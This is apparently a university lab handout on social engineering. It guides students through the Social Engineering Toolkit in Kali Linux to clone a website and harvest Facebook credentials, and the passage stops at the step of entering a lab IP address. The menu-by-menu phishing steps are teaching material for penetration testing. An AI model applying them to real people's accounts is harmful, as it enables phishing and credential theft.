

PRIFYSGOL CYMRU
Y Drindod Dewi Sant
UNIVERSITY OF WALES
Trinity Saint David
SWANSEA - ABERTAWE



School of
Applied Computing

Advanced Cyber Security (ACS)

Lab – Social Engineering

**Faculty of Architecture, Computing &
Engineering
School of Applied Computing
IQ Building, Room 205
Swansea
SA1 8EW**

Social engineering is the art of convincing people to reveal confidential information.

Task 1: Sniffing Facebook Credentials Using Social Engineering Toolkit (SET)

The Social Engineering Toolkit (SET) is an open-source Python tool designed for penetration testing.

Lab Scenario

Social Engineering is an ever-growing threat to organizations all over the world. Social Engineering attacks are used to compromise companies every day. Even though there are many hacking tools available throughout underground hacking communities, Social Engineering Toolkit (SET) is a boon to attackers, as it is freely available and applicable to Spear-phishing attacks, and many others. Attackers can draft email messages, attach malicious files, and send them to a large number of people using spear phishing. In addition, the multi-attack method allows utilization of Java applets, the Metasploit browser, and Credential Harvester/Tabnabbing all at once.

Though numerous sort of attacks can be performed using SET, it is also a must have tool for penetration testing to check for vulnerabilities. SET is the standard for social-engineering penetration tests, and it is supported heavily in the security community.

As an Ethical Hacker, Penetration Tester, or Security Administrator, you should be familiar with the Social Engineering Toolkit to perform various tests for network vulnerabilities.

Lab Objectives

The objective of this lab is to help you learn how to:

- Clone a website
- Obtain username and passwords using Credential Harvester method
- Generate reports for conducted penetration test..

Pre- Activity exercise

To carry out the lab, you need:

- Run this tool in Kali Linux Virtual Machine
- Windows 7 or 10 host machine
- Web browser with Internet access
- Administrative privileges to run tools

-

Overview of Email Tracing/Tracking

- The Social Engineering Toolkit is an open-source Python-driven tool aimed at penetration testing. The SET is specifically designed to perform advanced attacks against human by exploiting human behavior. The attacks built into the toolkit are designed to be targeted and focused attacks against a person or organization used during a penetration test.

Activity:

1. Ensure that the Apache server is turned ON before running this lab.
2. Log in to **Kali Linux** virtual machine.
3. Go to **Applications → Kali Linux → Exploitation Tools → Social Engineering Tools → se-toolkit**.





FIGURE 3.1: Launching SET in Kali Linux

4. If you are launching se-toolkit for the first time, you may be asked whether to enable bleeding-edge repos. Type **no** and press **Enter**.



```
Terminal
File Edit View Search Terminal Help
[*] Checking to see if bleeding-edge repos are active.
[!] Bleeding edge repos were not detected. This is recommended.
Do you want to enable bleeding-edge repos for fast updates [yes/no]: no
[:()] Your loss! Bleeding edge provides updates regularly to Metasploit, SET, and
others!
[-] New set_config.py file generated on: 2014-08-27 09:13:08.473587
[-] Verifying configuration update...
[*] Update verified, config timestamp is: 2014-08-27 09:13:08.473587
[*] SET is using the new config, no need to restart


Copyright 2013, The Social-Engineer Toolkit (SET) by TrustedSec, LLC
All rights reserved.

Redistribution and use in source and binary forms, with or without modification,
are permitted provided that the following conditions are met:

    * Redistributions of source code must retain the above copyright notice, thi
s list of conditions and the following disclaimer.
    * Redistributions in binary form must reproduce the above copyright notice,
this list of conditions and the following disclaimer
      in the documentation and/or other materials provided with the distribution
    * Neither the name of Social-Engineer Toolkit nor the names of its contribut
ors may be used to endorse or promote products derived from
```

FIGURE 3.2: Disable bleeding-edge repos

5. Type **y** and press **Enter** to agree to the terms of services.



```
Terminal
File Edit View Search Terminal Help

The above licensing was taken from the BSD licensing and is applied to Social-En
gineer Toolkit as well.

Note that the Social-Engineer Toolkit is provided as is, and is a royalty free o
pen-source application.

Feel free to modify, use, change, market, do whatever you want with it as long a
s you give the appropriate credit where credit
is due (which means giving the authors the credit they deserve for writing it).
Also note that by using this software, if you ever
see the creator of SET in a bar, you should give him a hug and buy him a beer. H
ug must last at least 5 seconds. Author
holds the right to refuse the hug or the beer.

The Social-Engineer Toolkit is designed purely for good and not evil. If you are
planning on using this tool for malicious purposes that are
not authorized by the company you are performing assessments for, you are violat
ing the terms of service and license of this toolset. By hitting
yes (only one time), you agree to the terms of service and that you will only us
e this tool for lawful purposes only.


Do you agree to the terms of service [y/n]: y
```

FIGURE 3.3: Agreeing to the terms of services

6. You will be presented with an SET menu.

Note: If se-toolkit exits without launching the menu, repeat **steps 3-5** before continuing.

7. Type **1** and press **Enter** to choose **Social-Engineering Attacks**.

A terminal window titled "Terminal" showing the SET main menu. The menu text includes: "Homepage: https://www.trustedsec.com", "Welcome to the Social-Engineer Toolkit (SET). The one stop shop for all of your SE needs.", "Join us on irc.freenode.net in channel #setoolkit", "The Social-Engineer Toolkit is a product of TrustedSec.", "Visit: https://www.trustedsec.com", "Select from the menu:", a list of options (1) Social-Engineering Attacks, (2) Fast-Track Penetration Testing, (3) Third Party Modules, (4) Update the Metasploit Framework, (5) Update the Social-Engineer Toolkit, (6) Update SET configuration, (7) Help, Credits, and About, and 99) Exit the Social-Engineer Toolkit. Option (1) is highlighted with a red box. At the bottom, the prompt "set>" is followed by the number "1" in a red box.

```
Terminal
File Edit View Search Terminal Help
---] Homepage: https://www.trustedsec.com [---]

Welcome to the Social-Engineer Toolkit (SET).
The one stop shop for all of your SE needs.

Join us on irc.freenode.net in channel #setoolkit

The Social-Engineer Toolkit is a product of TrustedSec.

Visit: https://www.trustedsec.com


Select from the menu:

1) Social-Engineering Attacks
2) Fast-Track Penetration Testing
3) Third Party Modules
4) Update the Metasploit Framework
5) Update the Social-Engineer Toolkit
6) Update SET configuration
7) Help, Credits, and About
99) Exit the Social-Engineer Toolkit

set> 1
```

FIGURE 3.4: SET Main menu

8. A list of menus in Social-Engineering Attacks will appear; type **2** and press **Enter** to choose **Website Attack Vectors**.

A terminal window titled "Terminal" showing the Social-Engineering Attacks menu. The menu text includes: "Join us on irc.freenode.net in channel #setoolkit", "The Social-Engineer Toolkit is a product of TrustedSec.", "Visit: https://www.trustedsec.com", "Select from the menu:", a list of options (1) Spear-Phishing Attack Vectors, (2) Website Attack Vectors, (3) Infectious Media Generator, (4) Create a Payload and Listener, (5) Mass Mailer Attack, (6) Arduino-Based Attack Vector, (7) SMS Spoofing Attack Vector, (8) Wireless Access Point Attack Vector, (9) QRCode Generator Attack Vector, (10) Powershell Attack Vectors, (11) Third Party Modules, and 99) Return back to the main menu. Option (2) is highlighted with a red box. At the bottom, the prompt "set>" is followed by the number "2" in a red box.

```
Terminal
File Edit View Search Terminal Help

Join us on irc.freenode.net in channel #setoolkit

The Social-Engineer Toolkit is a product of TrustedSec.

Visit: https://www.trustedsec.com


Select from the menu:

1) Spear-Phishing Attack Vectors
2) Website Attack Vectors
3) Infectious Media Generator
4) Create a Payload and Listener
5) Mass Mailer Attack
6) Arduino-Based Attack Vector
7) SMS Spoofing Attack Vector
8) Wireless Access Point Attack Vector
9) QRCode Generator Attack Vector
10) Powershell Attack Vectors
11) Third Party Modules
99) Return back to the main menu.

set> 2
```

FIGURE 3.5: Choosing Website Attack Vectors

9. In the next menu that appears, type **3** and press **Enter** to choose **Credential Harvester Attack Method**.



```
Terminal
File Edit View Search Terminal Help
Refresh the page to something different.

The Web-Jacking Attack method was introduced by white_sheep, Emgent and the BackTrack team. This method utilizes iframe replacements to make the highlighted URL link to appear legitimate however when clicked a window pops up then is replaced with the malicious link. You can edit the link replacement settings in the settings_config if its too slow/fast.

The Multi-Attack method will add a combination of attacks through the web attack menu. For example you can utilize the Java Applet, Metasploit Browser, Credential Harvester/Tabnabbing, and the Man Left in the Middle attack all at once to see which is successful.


1) Java Applet Attack Method
2) Metasploit Browser Exploit Method
3) Credential Harvester Attack Method
4) Tabnabbing Attack Method
5) Web Jacking Attack Method
6) Multi-Attack Web Method
7) Create or import a CodeSigning Certificate you are able to hear.

99) Return to Main Menu

set:webattack>3
```

FIGURE 3.6: Choosing Credential Harvester Attack Method

10. Now, type **2** and press **Enter** to choose **Site Cloner** from the menu.



```
Terminal
File Edit View Search Terminal Help
7) Create or import a CodeSigning Certificate

99) Return to Main Menu

set:webattack>3

The first method will allow SET to import a list of pre-defined web applications that it can utilize within the attack.

The second method will completely clone a website of your choosing and allow you to utilize the attack vectors within the completely same web application you were attempting to clone.

The third method allows you to import your own website, note that you should only have an index.html when using the import website functionality.

1) Web Templates
2) Site Cloner
3) Custom Import


99) Return to Webattack Menu

set:webattack>2
```

FIGURE 3.7: Choosing Site Cloner

11. Type the **IP address** of Kali Linux virtual machine in the prompt for “**IP address for the POST back in Harvester/Tabnabbing,**” and press

Enter. In this lab, the IP address of Kali Linux is **10.0.0.6**, which may vary in your lab environment.



```
Terminal
File Edit View Search Terminal Help
applications that it can utilize within the attack.

The second method will completely clone a website of your choosing
and allow you to utilize the attack vectors within the completely
same web application you were attempting to clone.

The third method allows you to import your own website, note that you
should only have an index.html when using the import website
functionality.

